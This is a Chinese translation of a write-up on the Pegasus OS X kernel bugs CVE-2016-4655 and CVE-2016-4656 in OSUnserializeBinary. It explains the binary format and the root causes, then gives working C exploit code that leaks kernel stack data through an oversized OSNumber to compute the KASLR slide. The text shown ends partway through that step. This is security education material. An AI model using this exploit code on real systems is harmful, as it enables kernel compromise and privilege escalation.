# 15741ada-50e2-468d-8de5-0cfe23324995.15741ada-50e4-43c4-828c-14d52c4c7031

# **Pegasus内核漏洞分析与利用(CVE-2016-4655/CVE-2016-4656)**

**译者：rodster（看雪ID：leixyou）**

**原文地址：<http://jndok.github.io/2016/10/04/pegasus-writeup/>**

**原文作者：Jndok**

## 0x01.前言（Introduction）

大家好！在本文章中我决定谈谈最近被Pegasus间谍软件所使用的OS X/IOS 的两个内核漏洞，漏洞影响范围OS X 10.11.6版本和IOS 9.3.4版本。我还会对bug原理和漏洞利用技术手段做些深入分析。

因为这是我发表了第一篇文章，所以文章不可避免有些错误和粗心的地方，请各位看官多点耐心。如果你发现任何错误或者对有些事有疑惑等待，[请发邮件给我me@jndok.net](mailto:请发邮件给我me@jndok.net)，我会尽我所能帮你解决问题。

在阅读之前的最后一件需要注意的事：我们仅仅关注OS X内核。这是因为在IOS实际环境中由于采用的安全措施，利用这两个漏洞更加复杂。这篇文章旨在入门，因此我们会让文章更加简单。

这是本文章结构：

* + 0x01.前言
  + 0x02.OSUnserializeBinary的概述：数据格式、细节及运作方式
  + 0x03.两个CVE漏洞分析
  + 0x04.两个CVE漏洞攻击——最有趣的地方！
  + 0x05.总结

**0x02.Overview（概述） of  OSUnserializeBinary**

XNU内核实现了一个叫做OSUnserializeXML的程序，被用来反序列化一个XML格式输入到基本内核数据对象中。

最近，添加了一个新功能OSUnserializeBinary。它的目的是和XML一模一样，但是这种格式处理是不同的。OSUnserializeBinary转化一个二进制格式为基本内核数据对象。尽管没有正式文件规定，但这个格式很简单。在分析功能代码之前我们会描述这种格式。

**OSUnserializeBinary’s Binary Format**

二进制数据是OSUnserializeBinary过程是一个简单的uint32（32位整数）数据流的连续值。也许一个32位整数数组会更好代表这个概念。一连串数字一个接一个，每个数值描述一些东西。第一个数值所要求的有效的数据流是一个独特的签名（0x000000d3）。其他每个数值使用自己的一些比特位来描述它的数据类型和它的大小。数字能代表纯粹的原始数据。

#define kOSSerializeBinarySignature "\323\0\0" */\* 0x000000d3 \*/*

enum {

kOSSerializeDictionary = 0x01000000U,

kOSSerializeArray = 0x02000000U,

kOSSerializeSet = 0x03000000U,

kOSSerializeNumber = 0x04000000U,

kOSSerializeSymbol = 0x08000000U,

kOSSerializeString = 0x09000000U,

kOSSerializeData = 0x0a000000U,

kOSSerializeBoolean = 0x0b000000U,

kOSSerializeObject = 0x0c000000U,

kOSSerializeTypeMask = 0x7F000000U,

kOSSerializeDataMask = 0x00FFFFFFU,

kOSSerializeEndCollection = 0x80000000U,

};

如你所见第31个比特位被用来指示当前集合是否结束。第30位->24比特位被用来储存目前的数据类型，并且比特位23 ->0被用来存储目前元素长度。

**031000000024000000000000000000000000**

因为一个例子通常能够让一些事情更清楚，例子拿好：

0x000000d3 0x81000000 0x09000004 0x00414141 0x8b000001

上面的二进制数据对应：

<dict>

<string>AAA</string>

<boolean>1</boolean>

</dict>

如你所见，我们标记了字典 (dict)作为第一个集合(0x81000000)的上层一个元素，并且boolean元素作为第二个集合 (0x8b000001)的上层一个元素。然后我们编码了字符数据 (AAA) 直接内联，包括null结束字节(0x00414141)。最后，对于boolean元素，没必要编码内联数据，因为它的大小（最后一个二进制数据）决定它是TRUE还是FALSE。

需要注意的一件重要的事情是，集合的概念和标记集合的结束。一个集合基本上与一组对象在同一层级。例如，一个字典里面的元素全部属于同一集合。当为了OSUnserializeBinary制作二进制目录时，标记集合的结束是一件很重要的事情，即设置第一个比特位（在枚举中标志kOSSerializeEndCollection）。为了更好的阐述概念，下面有个XML示例：

<dict> <!-- dict, level 0 | END! -->

<string>AAA</string> <!-- string, level 1 -->

<boolean>1</boolean> <!-- bool, level 1 -->

<string>BBB</string> <!-- string, level 1 -->

<boolean>1</boolean> <!-- bool, level 1 -->

<dict> <!-- dict, level 1 -->

<string>CCC</string> <!-- string, level 2 -->

<boolean>1</boolean> <!-- bool, level 2 | END! -->

</dict>

<string>DDD</string> <!-- string, level 1 -->

<boolean>1</boolean> <!-- bool, level 1 | END! -->

</dict>

你可以看到这里有不同的层级或者集合。你可以看到我是如何标记在每个层级/集合的每个最新。如果你忘了做这个，OSUnserializeBinary会退出并返回一个非法参数错误，所以请记在心上！也请记住在字典为外层空间情况下，我标记它作为上层元素，因为它是唯一一个level 0元素。现在希望你会更好地明白二进制格式！现在我们准备开始分析OSUnserializeBinary的代码。

### OSUnserializeBinary Analysis

OSUnserializeBinary仅仅在OSUnserializeXML中被调用。如果这个函数在开始输入数据就探测到独特的二进制信号(0x000000d3)，函数就会知道数据是二进制格式的，不是XML，并且传递一切给OSUnserializeBinary。

###### libkern/c++/OSUnserializeXML.cpp

OSObject\* OSUnserializeXML(const char \*buffer, size\_t bufferSize, OSString \*\*errorString)

{

if (!buffer)

return (0);

if (bufferSize < sizeof(kOSSerializeBinarySignature))

return (0);

if (!strcmp(kOSSerializeBinarySignature, buffer))

return OSUnserializeBinary(buffer, bufferSize, errorString);

// XML must be null terminated

if (buffer[bufferSize - 1]) return 0;

return OSUnserializeXML(buffer, errorString);

}

OSUnserializeBinary目前的代码更新是最新的OS X漏洞版本10.11.6，可以在[这儿](https://github.com/jndok/xnu/blob/aea2bdfb13661311a23bc0659dd5104d48a10081/libkern/c%2B%2B/OSSerializeBinary.cpp" \l "L258-L476)获得。

简单的说，代码所做的是每次迭代完缓冲区所包含的数据—一个uint32\_t结构并且解析它。在解析期间，它会创建一个OSObject\*对象返回给调用者。返回的对象必须是一个容器对象，这意味着一个对象可以包含其他的对象。实际上来说，无论是一个字典、一个数组还是一个集合，因为这些仅仅在格式上实现的容器对象。

这也就意味着它只是level 0上的一个对象（也叫做第一个集合），并且对象必须是一个容器。另一方面，所以你提供的二进制数据在任何字典、数组或者集合中都必须是闭合的。在第一个合法容器之前或之后任何level0上的其他对象将会被忽略。

在这个基本前提下，让我们来看看代码吧。

...

while (ok)

{

bufferPos += sizeof(\*next);

if (!(ok = (bufferPos <= bufferSize))) break;

key = \*next++;

len = (key & kOSSerializeDataMask);

wordLen = (len + 3) >> 2;

end = (0 != (kOSSerializeEndCollecton & key));

newCollect = isRef = false;

o = 0; newDict = 0; newArray = 0; newSet = 0;

switch (kOSSerializeTypeMask & key)

{

case kOSSerializeDictionary:

...

case kOSSerializeArray:

...

case kOSSerializeSet:

...

case kOSSerializeObject:

...

case kOSSerializeNumber:

...

case kOSSerializeSymbol:

...

case kOSSerializeString:

...

case kOSSerializeData:

...

case kOSSerializeBoolean:

...

default:

break;

}

...

在做了一些初始化和基本的检查后，函数开始了它的while(ok)循环。这是一个迭代二进制数据的反序列循环，它将数字除以某个数字和并行化数据对象。定位到循环增量代码处，在这个代码片段的开始，它将目前的数值读入到了key。目前数据的长度被计算并且存入了len变量。最后如果kOSSerializeEndCollecton标志（也就是第三十一个比特位）在当前key中被设置，那么布尔变量end也就被设置。

然后根据key的数据类型被转接(switch结构)，每个case都适当地分配了一个对象对应它的格式数据类型。比如，看看这个kOSSerializeDictionary case:

case kOSSerializeDictionary:

o = newDict = OSDictionary::withCapacity(len);

newCollect = (len != 0);

break;

kOSSerializeDictionary是一个对象指针，它因为当前循环指向了当前反序列化对象，并且设置了里面的每一个case。

case kOSSerializeData:

bufferPos += (wordLen \* sizeof(uint32\_t));

if (bufferPos > bufferSize) break;

o = OSData::withBytes(next, len);

next += wordLen;

break;

实际上这是代码一个很重要的部分，因为我们的一个bug就是与此相关。我们之后将会描述这个bug，所以请细心阅读接下来的部分！

基本上这段代码所说的就是，如果反序列化对象不是一个引用（也就是在我们的格式数据中的一个指向其他对象的指针，你可以通过kOSSerializeObject创建），就把对象放入objsArray数组。这是被OSUnserializeBinary创建的一个数组，用来保持记录每一个反序列化对象，除了我们已经说过的引用（引用不放入数组）。

让我们看看setAtIndex宏：

#define setAtIndex(v, idx, o)

if (idx >= v##Capacity)

{

uint32\_t ncap = v##Capacity + 64;

typeof(v##Array) nbuf

=(typeof(v##Array))kalloc\_container(ncap \* sizeof(o));

if (!nbuf) ok = false;

if (v##Array)

{

bcopy(v##Array, nbuf, v##Capacity \* sizeof(o));

kfree(v##Array, v##Capacity \* sizeof(o));

}

v##Array = nbuf;

v##Capacity = ncap;

}

if (ok) v##Array[idx] = o;

如果尝试存储超过数组大小的索引，数组会增大。否则，直接存储到数组。现在让我们回到主循环代码。

if (dict)

{

if (sym)

{

if (o != dict) ok = dict->setObject(sym, o, true);

o->release();

sym->release();

sym = 0;

}

else

{

sym = OSDynamicCast(OSSymbol, o);

if (!sym && (str = OSDynamicCast(OSString, o)))

{

sym = (OSSymbol \*) OSSymbol::withString(str);

o->release();

o = 0;

}

ok = (sym != 0);

}

}

else if (array)

{

ok = array->setObject(o);

o->release();

}

else if (set)

{

ok = set->setObject(o);

o->release();

}

else

{

assert(!parent);

result = o;

}

If-else语句实际上是负责将个反序列化对象存储到我们早先谈到的容器中。记住那三种变量（字典，数组和集合）在首次循环的时候为空，并且保持这样，直到字典、数组或集合在数据流中被发现。

这意味着result指针（返回的对象）在数据中会前移直到一个特有的容器对象被找到。因此，每个level0上的对象在特有的对象之前和之后完全被忽略。

现在关注if(dict)分支，因为这对于我们的use-after-free bug也是很重要的。因为你可能知道一个字典必须包含两个可选对象，要么一个键和一个值。因为OSUnserializeBinary格式特殊，所以键必须是OSString或者OSSymbol。如果是一个OSString，就会被自动转换成一个OSSymbol，正如你上面所见代码。

现在，代码是为了维持已说过的在键和值之间可选。Sym会以空值开始首次循环，所以当前执行会进入else分支。第一个元素预期值是一个key，那么将变成OSSymbol或者OSString并且之后将继承OSSymbol。在接下来的迭代中，我们将会处理这个键的值。因为sym被设置，那么将被带入if(sym)分支，并且dict->setObject(sym, o, true)将在字典中适当地设置键值对。

Sym会再次被设置成空，因为在接下来的迭代中，我们期望一个键，然后是一个值等等。

我们几乎完成了OSUnserializeBinary。让我们接下去：

if (newCollect)

{

if (!end)

{

stackIdx++;

setAtIndex(stack, stackIdx, parent);

if (!ok) break;

}

parent = o;

dict = newDict;

array = newArray;

set = newSet;

end = false;

}

当一个容器对象被找到（检查switch case是不是kOSSerializeDictionary, kOSSerializeArray 和kOSSerializeSet）时，仅仅布尔变量newCollect 被设置。如果end没被设置为容器对象，这意味着在这个容器之后我们仍然有其他对象在那个层级。既然这样解析规则是“缩进”，这就意味着我们增加了一个层级。

这样做是因为在新容器中我们达到了对象的结尾，在先前容器我们必须回溯并且继续反序列化对象（因为kOSSerializeEndCollection没被设置，在新容器之后有更多的对象）

每次遇到一个新容器并且在新容器之后许多对象处理缩进的多个层级，算法仅仅把父容器压入stackArray并且开始对新容器反序列化对象。当到达新容器底部时父容器将从stackArray弹出并且从这儿进行反序列化。

你可以看到父指针（指向包含当前对象的容器对象）被压入stackArray数组，并且我们在一个对象中发现另一个的kOSSerializeEndCollecton标志，每个对象会被包含在新容器中。这三种公共变量指明被压入哪个容器（dict，array和set）然后被设置为一个新的容器。当kOSSerializeEndCollecton被找到时，如果需要，算法将进入下一个等级：

if (end)

{

if (!stackIdx) break; */\* j: when there are no more levels, deserialization is done; exit \*/*

parent = stackArray[stackIdx]; */\* j: pop parent off the stackArray \*/*

stackIdx--;

set = 0;

dict = 0;

array = 0;

*/\* j: cast parent to proper container and resume deserialization \*/*

if (!(dict = OSDynamicCast(OSDictionary, parent)))

{

*/\* j: if parent can't be properly cast to a container, abort \*/*

if (!(array = OSDynamicCast(OSArray, parent)))

ok = (0 != (set = OSDynamicCast(OSSet, parent)));

}

}

先前的容器从stackArray恢复并且再次保存到parent。然后这三个公共变量是互斥的，其中一个视情况赋值到parent，所以对象将会再次被压入先前的容器。

如果新容器是它的父容器的最后一个元素，缩进不是必需的。因为在新容器之后没有对象属于父容器，所以我们能把一切压入到新容器并且退出新容器和父容器。这里有一些XML示例：

<dict>

<string>str\_1</string>

<boolean>1</boolean>

<string>str\_2</string>

<boolean>1</boolean>

<dict> <!-- new level (1) -->

<string>str\_3</string>

<boolean>1</boolean>

<string>str\_4</string>

<boolean>1</boolean>

<string>str\_5</string>

<boolean>1</boolean> <!-- END LEVEL 1! -->

<dict> <!-- there are objects after this new container -->

<!-- we have to go back a level and push str\_6 inside the outer dict -->

<string>str\_6</string>

<boolean>1</boolean> <!-- END LEVEL 0! -->

</dict>

<dict>

<string>str\_1</string>

<boolean>1</boolean>

<string>str\_2</string>

<boolean>1</boolean>

<dict> <!-- END LEVEL 0! --> <!-- new level (1) -->

<string>str\_3</string>

<boolean>1</boolean>

<string>str\_4</string>

<boolean>1</boolean>

<string>str\_5</string>

<boolean>1</boolean> <!-- END LEVEL 1! -->

<dict> <!-- there is nothing after this dict, do not indent and finally exit -->

</dict>

这确实是相对简单代码做出了大量解释，但是我尝试让事情尽可能清晰。解释代码不如读代码更好，所以我建议你尝试去通过你自己阅读OSUnserializeBinary代码解决你最后的疑惑。

现在是时候看到这些bug的真正乐趣了。

## Bugs analysis

在博客文章中，我们正在讨论的这两个bug分别是CVE-2016-4655和CVE-2016-4656。前者是一个info-leak脆弱点，后者是一个use-after-free脆弱点。我们将从info-leak开始到use-after-free。

这是一个对于初学者简短说明：我会尽力让事情直截了当和在下一节解释得尽可能多。我会发布一些外部链接的引用（文章的结尾），以便你可以阅读那些并且深入你的知识！

#### CVE-2016-4655 –– Kernel Info-Leak

好了，首先：什么是info-leak？这是一个安全脆弱点，可以让攻击者获取不应该被访问的信息。在许多案例中，这些信息是内核地址。这是有用的，因为可以帮助我们计算这个KASLR(Kernel ASLR) 偏移地址，这个随机量是每次启动时随着内核变化的。我们需要这个偏移地址实施一个代码重用攻击，例如ROP。现在让我们往回看在OSUnserializeBinary的switch语句kOSSerializeNumber case：

case kOSSerializeNumber:

bufferPos += sizeof(long long);

if (bufferPos > bufferSize) break;

value = next[1];

value <<= 32;

value |= next[0];

o = OSNumber::withNumber(value, len);

next += 2;

break;

这里有什么错误吗？没有检查OSNumber的长度！我们可以创建一个任意字节数的数字。这个小疏忽通过注册一个用户客户端内核对象的OSNumber属性，可以很容易地转变成一个info-leak，然后拥有读取权限，导致在OSNmber的范围之后的读取到一些内核中字节。因为OSNmber真实最大的大小是64比特位（检查如何获取数据读入到value变量），我们详细说明得很多了。之后我们会验证如何利用这个漏洞。

#### CVE-2016-4656 –– Kernel Use-After-Free

再让我们问一次，什么是use-after-free？这个情况发生在当已释放的内存仍然有引用或被使用时。假象一个对象被释放，它的内部数据被清除，但是程序中的某处那个对象仍然被当作合法使用。这会导致一些危险行为。

我可以明显地利用它，通过在被使用之前用我们的数据重定位已释放内存。我们会在之后利用。

这个bug实际上归因于代码重置一个反序列OSString字典键为一个OSSymbol。

...

else

{

sym = OSDynamicCast(OSSymbol, o);

if (!sym && (str = OSDynamicCast(OSString, o))) {

sym = (OSSymbol \*) OSSymbol::withString(str);

o->release();

o = 0;

}

ok = (sym != 0);

}

这段重置代码很好，但是，请看o->release()？这释放了o指针，它在特殊的循环中指向了OSString反序列化对象。为什么这是一个问题？你记得objsArray数组吗？在那儿所有的反序列化对象被存储了？这段释放的代码实际上发生在setAtIndex宏调用之后。这就意味着刚释放的OSString实际上在objsArray被引用，并且因为setAtIndex宏不实现任何引用计数机制，引用存储不会被删除。

在一些情况下这不会是一个问题，例如，如果我们在objsArray中不会创建引用其他对象，但是让我们看看在switch语句中的kOSSerializeObject case:

case kOSSerializeObject:

if (len >= objsIdx) break;

o = objsArray[len];

o->retain();

isRef = true;

break;

正如我们之前所指出的，它被用来创建引用其他对象。只是我们所需要的是什么！随后对retain是一个十分好的调用，这利用了已释放的对象。确实是一个很棒的use-after-free！

我们可以使字典连续，包含一个OSString键值对，然后序列化一个kOSSerializeObject引用，我们这样做的时候，OSString将被释放的，实际上是在已释放的对象调用retain函数。

## Exploitation

在最后部分我们将会了解利用这两个内核bug去获得一个在OS X10.11.6上的完整的LPE。请记住所引用的许多概念在本文解释范围之外，但是我会尽力快速覆盖它们和公布外部链接。

## Exploiting CVE-2016-4655

我们从info-leak开始。正如我们之前所说，一个info-leak通过包含内核偏移地址打破KASLR机制是很有用的。在打断KASLR机制后，我们准备进行一次完整的攻击，利用其他的bug和用KASLR 偏移地址获取代码执行权限，这可能正确地执行我们的ROP载荷攻破系统。

我可以创建内核中一个用户客户端对象并且设置它的属性。这些属性仅仅是用字典设置一串键值对。幸运地是，我可以使用二进制格式设置属性（因为我们调用的API直接调用了OSUnserializeXML，假使有二进制数据OSUnserializeXML就会调用OSUnserializeBinary），而不是经典的xml格式的数据。这让我们创建一个畸形的OSNumber的字典，这将会在用户客户端对象中被用来设置一个权限。

我们通过调用IOServiceOpen由开放连接内核服务暗中创建用户客户端。然而，我们将使用私有调用io\_service\_open\_extended，它是IOServiceOpen的内部调用。私有调用随着其他我们将使用的调用在IOKit/iokitmig.h头文件中被声明。注意到你的二进制必须是32位的Mach-O，或者你不能链接调用（我猜是遗留原因？）

那些私有调用使我们的生活更容易，因为在公共调用中所做的许多检查能够在私有调用中跳过。

这里的info-leak利用计划回顾：

* 精巧地制作包含一个畸形超出长度大小OSNumber的二进制字典。
* 使用序列化字典在内核的用户客户端中设置权限。
* 重复读取设置权限（OSNumber），由于长尺寸导致相邻数据泄露。
* 使用所读取的数据计算机内核偏移地址。

实际代码如下：

uint64\_t kslide\_infoleak(void)

{

kern\_return\_t kr = 0, err = 0;

mach\_port\_t res = MACH\_PORT\_NULL, master = MACH\_PORT\_NULL;

io\_service\_t serv = 0;

io\_connect\_t conn = 0;

io\_iterator\_t iter = 0;

uint64\_t kslide = 0;

void \*dict = calloc(1, 512);

uint32\_t idx = 0; // index into our data

#define WRITE\_IN(dict, data) do { \*(uint32\_t \*)(dict + idx) = (data); idx += 4; } while (0)

WRITE\_IN(dict, (0x000000d3)); // signature, always at the beginning

WRITE\_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); // dictionary with two entries

WRITE\_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte

WRITE\_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

WRITE\_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); // value with big-size number

WRITE\_IN(dict, (0x41414141)); WRITE\_IN(dict, (0x41414141)); // at least 8 bytes for our big numbe

host\_get\_io\_master(mach\_host\_self(), &master); // get iokit master port

kr = io\_service\_get\_matching\_services\_bin(master, (char \*)dict, idx, &res);

if (kr == KERN\_SUCCESS) {

printf("(+) Dictionary is valid! Spawning user client...\n");

} else

return -1;

serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));

kr = io\_service\_open\_extended(serv, mach\_task\_self(), 0, NDR\_record, (io\_buf\_ptr\_t)dict, idx, &err, &conn);

if (kr == KERN\_SUCCESS) {

printf("(+) UC successfully spawned! Leaking bytes...\n");

} else

return -1;

IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &iter);

io\_object\_t object = IOIteratorNext(iter);

char buf[0x200] = {0};

mach\_msg\_type\_number\_t bufCnt = 0x200;

kr = io\_registry\_entry\_get\_property\_bytes(object, "AAA", (char \*)&buf, &bufCnt);

if (kr == KERN\_SUCCESS) {

printf("(+) Done! Calculating KASLR slide...\n");

} else

return -1;

#if 0

for (uint32\_t k = 0; k < 128; k += 8) {

printf("%#llx\n", \*(uint64\_t \*)(buf + k));

}

#endif

uint64\_t hardcoded\_ret\_addr = 0xffffff80003934bf;

kslide = (\*(uint64\_t \*)(buf + (7 \* sizeof(uint64\_t)))) - hardcoded\_ret\_addr;

printf("(i) KASLR slide is %#016llx\n", kslide);

return kslide;

}

**Crafting the dictionary**

我们将使用列举描述上面所创建的序列化二进制数据。做这个最简单的方法是定位内存并且写入伪造值进入到它所使用的指针。

void \*dict = calloc(1, 512);

uint32\_t idx = 0; // index into our data

#define WRITE\_IN(dict, data) do { \*(uint32\_t \*)(dict + idx) = (data); idx += 4; } while (0)

我们的宏将变得有用，因为这让我们能写入到已定位的内存中并且为我们保持每次使用的索引更新。所以利用我们之前所聚合的知识，让我们继续在XML中为字典写入一个概念。

<dict>

<symbol>AAA</symbol>

<number size=0x200>0x4141414141414141</number>

</dict>

转换为二进制：

WRITE\_IN(dict, (0x000000d3)); // signature, always at the beginning

WRITE\_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); // dictionary with two entries

WRITE\_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte

WRITE\_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

WRITE\_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); // value with big-size number

WRITE\_IN(dict, (0x41414141)); WRITE\_IN(dict, (0x41414141)); // at least 8 bytes for our

实际上测试在不创建用户客户端的情况下我们的字典是否合法，我们可以使用io\_service\_get\_matching\_services\_bin私有调用（通常在IOKit/iokitmig.h头文件中声明），这会在之后使用引起use-after-free。

host\_get\_io\_master(mach\_host\_self(), &master); // get iokit master port

kr = io\_service\_get\_matching\_services\_bin(master, (char \*)dict, idx, &res);

if (kr == KERN\_SUCCESS) {

printf("(+) Dictionary is valid! Spawning user client...\n");

} else

return -1;

如果结果为0，我们所创建的字典已经被正确地解析，所以合法。既然我们已经确定了外部字典的合法性，我们知道我们可以设置它的权限，所以让我们继续创建用户客户端。

### Spawning the user client

如上所提及，我们将必须在一个服务上调用io\_service\_open\_extended生成用户客户端。我们所用的服务不重要，只要它提供一个用户客户端就行。例如，通过打开IOHDIXController（用于磁盘的东西）服务，我们会生成一个IOHDIXControllerUserClient对象，然后使用它。

serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));

kr = io\_service\_open\_extended(serv, mach\_task\_self(), 0, NDR\_record, (io\_buf\_ptr\_t)dict, idx, &err, &conn);

if (kr == KERN\_SUCCESS) {

printf("(+) UC successfully spawned! Leaking bytes...\n");

} else

return -1;

首先我们通过IOServiceGetMatchingService调用从服务获取到了一个端口，从IORegistry通过匹配包含它们的名字（IOServiceMatching）的字典过滤掉服务。然后我们通过io\_service\_open\_extended私有调用来开放服务（生成用户客户端）。这能让我们直接地指定权限。

现在，大概我们的用户客户端随着权限的指定已经被创建。我们怎么访问它？我们需要通过手动地迭代调用IORegistry直到我们发现它。然后我们会读取敏感信息，导致info-leak。

IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &iter);

io\_object\_t object = IOIteratorNext(iter);

代码所做的是简单地创建一个io\_iterator\_t和在IORegistry设置它为serv。Serv仅仅是代表内核中的驱动对象的一个Mach端口。因为用户客户端是被委托给主要的驱动对象，所以我们的用户客户端将仅仅在IORegistry中的驱动之后被创建。因此我我们仅仅将迭代器增加一次去获取代表我们的用户客户端的Mach端口。一旦用户客户端对象在内核中被创建并且我们在IORegistry发现了它，我们可以读取权限引起info-leak。

### Reading the property

char buf[0x200] = {0};

mach\_msg\_type\_number\_t bufCnt = 0x200;

kr = io\_registry\_entry\_get\_property\_bytes(object, "AAA", (char \*)&buf, &bufCnt);

if (kr == KERN\_SUCCESS) {

printf("(+) Done! Calculating KASLR slide...\n");

} else

return -1;

一旦我们再次使用一个私有调用io\_registry\_entry\_get\_property\_bytes。这就类似与IORegistryEntryGetProperty，而且让我们直接地获取到原始字节数据。所以，在这点上，buf缓冲区会包含我们已经泄露出的数据。在这就让我们把这贴出来吧：

for (uint32\_t k = 0; k < 128; k += 8) {

printf("%#llx\n", \*(uint64\_t \*)(buf + k));

}

这是输出：

0x4141414141414141 // our valid number

0xffffff8033c66284 //

0xffffff8035b5d800 //

0x4 // other data on the stack between our valid number and the ret addr...

0xffffff803506d5a0 //

0xffffff8033c662b4 //

0xffffff818d2b3e30 //

0xffffff80037934bf // function return address

...

第一个值，0x4141414141414141，是我们实际上的数字，还记得吗？其余的值是从内核栈中泄露出来的。在这点上，检验从用户客户端读取权限的内核代码是很有用的，所以我们可以在接下来明白更多一点。实际代码是被定位到is\_io\_registry\_entry\_get\_property\_bytes函数，这个函数在io\_registry\_entry\_get\_property\_bytes被调用。

###### iokit/Kernel/IOUserClient.cpp

*/\* Routine io\_registry\_entry\_get\_property \*/*

kern\_return\_t is\_io\_registry\_entry\_get\_property\_bytes(

io\_object\_t registry\_entry,

io\_name\_t property\_name,

io\_struct\_inband\_t buf,

mach\_msg\_type\_number\_t \*dataCnt )

{

OSObject \* obj;

OSData \* data;

OSString \* str;

OSBoolean \* boo;

OSNumber \* off;

UInt64 offsetBytes;

unsigned int len = 0;

const void \* bytes = 0;

IOReturn ret = kIOReturnSuccess;

CHECK( IORegistryEntry, registry\_entry, entry );

#if CONFIG\_MACF

if (0 != mac\_iokit\_check\_get\_property(kauth\_cred\_get(), entry, property\_name))

return kIOReturnNotPermitted;

#endif

obj = entry->copyProperty(property\_name);

if( !obj)

return( kIOReturnNoResources );

// One day OSData will be a common container base class

// until then...

if( (data = OSDynamicCast( OSData, obj ))) {

len = data->getLength();

bytes = data->getBytesNoCopy();

} else if( (str = OSDynamicCast( OSString, obj ))) {

len = str->getLength() + 1;

bytes = str->getCStringNoCopy();

} else if( (boo = OSDynamicCast( OSBoolean, obj ))) {

len = boo->isTrue() ? sizeof("Yes") : sizeof("No");

bytes = boo->isTrue() ? "Yes" : "No";

} else if( (off = OSDynamicCast( OSNumber, obj ))) { */\* j: reading an OSNumber \*/*

offsetBytes = off->unsigned64BitValue();

len = off->numberOfBytes();

bytes = &offsetBytes;

#ifdef \_\_BIG\_ENDIAN\_\_

bytes = (const void \*)

(((UInt32) bytes) + (sizeof( UInt64) - len));

#endif

} else

ret = kIOReturnBadArgument;

if( bytes) {

if( \*dataCnt < len)

ret = kIOReturnIPCError;

else {

\*dataCnt = len;

bcopy( bytes, buf, len );

}

}

obj->release();

return( ret );

}

我们正在读取一个OSNumber，所以看看OSNumber case：

...

else if( (off = OSDynamicCast( OSNumber, obj ))) {

offsetBytes = off->unsigned64BitValue(); */\* j: the offsetBytes variable is allocated on the stack \*/*

len = off->numberOfBytes(); */\* j: this reads out our malformed length, 0x200 \*/*

bytes = &offsetBytes; */\* j: bytes\* ptr points to a stack variable \*/*

...

}

...

然后，在if-else语句之外：

if( bytes) {

if( \*dataCnt < len)

ret = kIOReturnIPCError;

else {

\*dataCnt = len;

bcopy( bytes, buf, len ); */\* j: this leaks data from the stack \*/*


}

}

当bcopy函数实施了复制，这将持续保持从bytes指针读取畸形长度，指针是指向一个栈变量的，于是能够有效地从栈中获取泄露数据。一会后，就会执行到存储在栈中的函数返回地址处。如我所知，那个地址能够在内核二进制数据中静态地找到，并且它是不变化的。所以，通过减去一个静态地址到达另外一个地址，这个地址是我们已经从栈中泄露（动态的）获取的，我们会包含获取内核偏移地址！

### Calculating the kernel slide

所以，我们必须找到不变的返回地址。打开你最喜欢的反汇编程序（我本例中相比于IDA我更喜欢Hopper），加载内核二进制，然后在内核中找到is\_io\_registry\_entry\_get\_property\_bytes函数。



图片地址：<http://jndoksarchive.altervista.org/images/1.png>

现在我们仅仅必须在函数中发现Xrefs。Hopper在接下来函数序言列出它们，而在IDA中你必须输入CMD-X/CTRL-X。

; XREF=sub\_ffffff80003933c0+250

...

ffffff80003934ba call \_is\_io\_registry\_entry\_get\_property\_bytes /\* the actuall call \*/

ffffff80003934bf mov dword [ds:r14+0x28], eax /\* here's the function return address! \*/

...

如x86-64 ISA说明，call指令会压入地址0xffffff80003934bf（返回地址）到栈中。在运行时地址会变动，让我们回过去和检验泄露的字节数据转储。

0x4141414141414141 // our valid number

...

